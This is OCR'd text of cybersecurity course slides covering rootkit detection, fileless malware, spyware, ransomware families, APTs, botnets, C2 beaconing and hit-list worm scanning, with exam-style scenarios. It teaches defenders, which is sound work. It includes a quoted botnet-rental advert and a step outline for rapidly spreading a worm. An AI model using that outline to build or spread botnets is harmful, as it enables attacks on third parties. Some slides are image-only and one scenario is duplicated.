
- Integrity-based
  - Hash key files and periodically check if the hash has changed
- Signature-based
  - Compare all system process and executable files to a database with known rootkit signatures
- Heuristic/Behavior-based
  - Look for any deviations in the system's normal activity
- Runtime Execution Path Profiling
  - Compare runtime execution paths of all system processes and executables before and after infection
- Cross View-Based
  - Compare key elements of the OS such as system files, processes, registry keys to a known good state

DETECTING ROOTKITS IN WINDOWS

- Check the file system
  - Save results of dir /s /b /ah and dir /s /b /a-h, compare to that of a clean system
  - Use WinDiff, Tripwire, sigverif to check hashes
- Examine the registry
  - Compare an export of HKEY_LOCAL_MACHINE\SOFTWARE and HKEY_LOCAL_MACHINE\SYSTEM to those of a known clean system

ANTI-ROOTKIT TOOLS

- Stinger
- Avast
- TDSSKiller
- Malwarebytes
- Rootkit buster
- UnHackMe
- Sophos Virus Removal Tool
- F-Secure Anti-Virus
- SanityCheck
- GMER



HOW TO DEFEND AGAINST ROOTKITS

- Be prepared to reinstall the OS and apps from a trusted source
- Perform kernel memory dump analysis
- Install rootkit scanners
- Harden the system against attack
- Install a HIDS/HIPS
- Keep system patched and monitored

ROOTKIT SCENARIO

- How can a rootkit bypass the Windows operating system's kernel mode and code signing policy?
- **By attaching itself to the master boot record in a hard drive and changing the machine's boot sequence/options**
- The operating system never has the opportunity to detect something is wrong


7.5 OTHER MALWARE

- Fileless
- Fake Antivirus
- Adware
- Spyware
- Others

FILELESS MALWARE CONCEPTS

- Fileless malware is a type of malicious software that uses legitimate programs to infect a computer
- It does not rely on files and leaves no footprint, making it challenging to detect and remove
- Fileless malware has been effective in evading all but the most sophisticated security solutions
- Fileless attacks are often undetectable by antivirus, whitelisting, and other traditional endpoint security solutions


FILELESS MALWARE EXAMPLE



https://www.vecteezy.com/free-vector/vector


FAKE ANTIVIRUSES

- Fake Antiviruses
  - Attacker disguise malware as an antivirus and trick user/s into installing on one's system
  - Fake antiviruses damage target systems and can be consider malware



ADWARE

- Malicious software that automatically displays advertisements online to generate revenue for its author
- Advertisements may appear in the user interface of the software, onscreen during the installation process, or in a browser
- It can even contain Trojan horses and spyware
- Not always dangerous
- In some cases it is designed to:
  - Analyze Internet sites visited
  - Present advertising content
  - Install additional programs on the device
  - Redirect your browser to unsafe sites



SPYWARE

- Runs secretly on a computer
- Collects information about a person or organization without their knowledge
- Transmits that information back to a another entity for financial gain
- Does not disrupt a device's operations
- Targets sensitive information
- Can grant remote access to hackers
- Often used to steal financial or personal information
- A keylogger is a specific type of spyware

OTHER MALWARE

- Logic Bomb
  - Executes a program when a certain event happens or a date and time arrives
- Cryptomining malware
  - Currently the predominant global malware threat
  - Heavily utilizes the compromised machine's resources to mine cryptocurrency
  - Infects desktop computers, laptops, mobile phones, and Internet of Things (IoT) devices
- Mobile malware
  - Malicious software specifically designed to target mobile devices
  - Goal is to gain access to private data
  - Common types of mobile malware include RATs, bank trojans, ransomware, cryptomining malware, advertising click fraud
  - Most commonly distributed through mobile phishing and spoofing, jailbroken/rooted devices

7.6 ADVANCED PERSISTENT THREATS

- APT
- Ransomware
- Botnets
- MaaS

ADVANCED PERSISTENT THREAT

- A general term that can refer to a group of attackers or the methods they use
- MITRE ATT&CK currently tracks 135 APTs
  - Most have been assigned an APT number, and are known by multiple names
  - The vast majority are from China, Russia, Iran and North Korea
  - There are also a few from Vietnam, South America, Israel, Lebenon, the Middle East, South Korea, and the United States
- APT groups are sophisticated and well-funded (usually by nation states)
- Recent APT activities:
  - COVID relief funds theft
  - Cryptocurrency theft
  - Money laundering
  - Government and defense contractor infiltration
  - Private sector / vertical industry infiltration
  - Supply chain infiltration
  - Data exfiltration
  - Targeted DDoS
- APTs rely heavily on social engineering, as well as software tools

RANSOMWARE

- AKA Data Hiding or Encryption trojan
- Malicious software designed to deny access to a computer until a price is paid
- Typically encrypts files (nearly the entire drive) using RSA 1024 - 2048 public key
  - The private key is on the attacker's C&C server
- The victim must pay a ransom for the attacker to provide the decryption key
  - No guarantee the key will actually be provided
  - Payment sites are typically on the TOR network
- Usually spread through email
  - Most are trojans
  - Most add entries to the Windows registry for persistence
- Example: WannaCry
  - Famous ransomware
  - Within 24 hours had 230,000 victims
  - Exploited unpatched SMB vulnerability

RANSOMWARE TYPES

- CryptorBit
  - Corrupts the first 212 or 1024 bytes of any data file it finds
  - Able to bypass Group Policy settings put in place to defend against this type of infection
  - Masquerades as legitimate antivirus software or updates for popular software titles like Adobe Flash
- CryptoLocker
  - Similar to CryptorBit
  - Encrypts files, offering to decrypt if a payment is made by a stated deadline
- CrpytoDefense
  - AKA HOW_DECRYPT.txt Ransomware
  - Installs via malicious Flash or other online video players
  - Encrypts data files such as text files, image files, video files, and office documents
  - Deletes all Shadow Volume Copies so you cannot restore files form Shadow Volumes (Previous Versions)
  - You can only restore from backup or by paying the ransom


RANSOMWARE TYPES (CONT'D)

- CryptoWall Ransomware
  - Easy and inexpensive for the attacker to use
- Police-themed Ransomware
  - Appears as a warning from a local law enforcement authority
  - Accuses the user of possessing pornographic or illegally downloaded material
  - Requires the user to pay a fine or be subject to arrest


- In 2022, Chinese APTs used short-lived ransomware campaigns to mask espionage:
  - APT 41: Deployed QuasarRAT, PlugX, and Cobalt Strike to steal intellectual property from Japanese firms
  - APT 10: Used Cobalt Strike to deploy ransomware such as Rook, Pandora, AtomSilo, LockFile, and Night Sky to attack Western global organizations

RANSOMWARE EXAMPLES


CryptorBit



CryptLocker



Petya



RANSOMWARE EXAMPLES

WannaCry

Bad Rabbit


WHAT IS A BOTNET?

- A network of compromised "zombie" computers
- Command and Control computers manage the zombies
  - Can be controlled over HTTP, HTTPS, IRC, or ICQ
- Used to start a distributed attack
- Botnets can be instructed to do malicious tasks including:
  - Distributed denial-of-service (DDoS)
  - Sending spam
  - Stealing data
  - Delivering ransomware
  - Bitcoin mining

ZOMBIES

- A computer connected to the Internet
  - Compromised by a hacker, computer virus, or trojan horse program
- Can be used to perform various malicious tasks under remote direction

BOTNET STRUCTURE



ONLINE BOTNET SERVICES

- There are many MaaS (Malware-as-a-Service) providers available on the Internet

Rent a Hornet Botnet of 67,000+ Bots For Attack

$850.00

★★★★★ (reviews)

OUR TERMS:

1. If you'll leave us feedback with a video AKA **"Vouch"** you will get **10% ($85) cashback** in BTC for this service.

2. Once you place the order for this, please send us the details such as your Skype ID and the time that suits you to get started than wait for us to get back to you within the next 90 minutes.

\- 1 + ADD TO CART

BOTNET C2 BEACONING

- AKA C&C beaconing
- A zombie will periodically check in with its C&C server
  - Typically on a regular interval
- This is known as beaconing
- Beaconing has a pattern that differentiates it from normal traffic
  - Regularity of its intervals
- Beaconing on common ports and protocols (such as HTTP:80 or HTTPS:443) obscures malicious traffic within normal traffic
  - Helps the attacker evade firewalls
  - Another evasion tactic involves waiting long, randomized periods of time before communicating
- The beaconing will continue until:
  - the zombie receives instructions to attack
  - the infection is cleaned

BOTNET TROJAN


- Malware used to turn a computer into a zombie
- The zombie will start beaconing to regularly check in with its C2 server
- When the zombie receives commands from the C2 server it will join others to launch a coordinated attack

HIT-LIST SCANNING

A way to accelerate the initial spread of a worm

- Can be used to rapidly build your botnet

1. Start with "low and slow" scanning to create a hit list of vulnerable machines
2. Start the worm - pass it the list
3. Pass part of the list to each new infected machine
4. Infected machines can also create new lists
5. The scanning/infecting process will hit a threshold where increases exponentially



BOTNET TROJAN EXAMPLES

- Trickbot
- Mirai
- Gafgyt
- Meris

BOTNET SCENARIO

- Your IDS has alerted you that its sensors continuously observe well-known call home messages at the network boundary
- Your proxy firewall is properly configured to successfully drop the messages before leaving the network
- Which of the following is MOST likely the cause of the call home messages being sent?
- Probably a zombie
- A call home message is an indicator of a zombie beaconing to see if it has instructions from its C2 server

BOTNET SCENARIO #2

- Company uses the subnet range of 192.168.0.0/8
- While monitoring the data, you see a high number of outbound connections
- XYZ internal IP addresses are making connections to a public IP address
- After doing some research, you find that the Public IP is a blacklisted IP, and the internal communicating devices are compromised.
- What kind of attack does the above scenario depict?

BOTNET SCENARIO #2

- Company uses the subnet range of 192.168.0.0/8
- While monitoring the data, you see a high number of outbound connections
- XYZ internal IP addresses are making connections to a public IP address
- After doing some research, you find that the Public IP is a blacklisted IP, and the internal communicating devices are compromised.
- What kind of attack does the above scenario depict?




MAAS

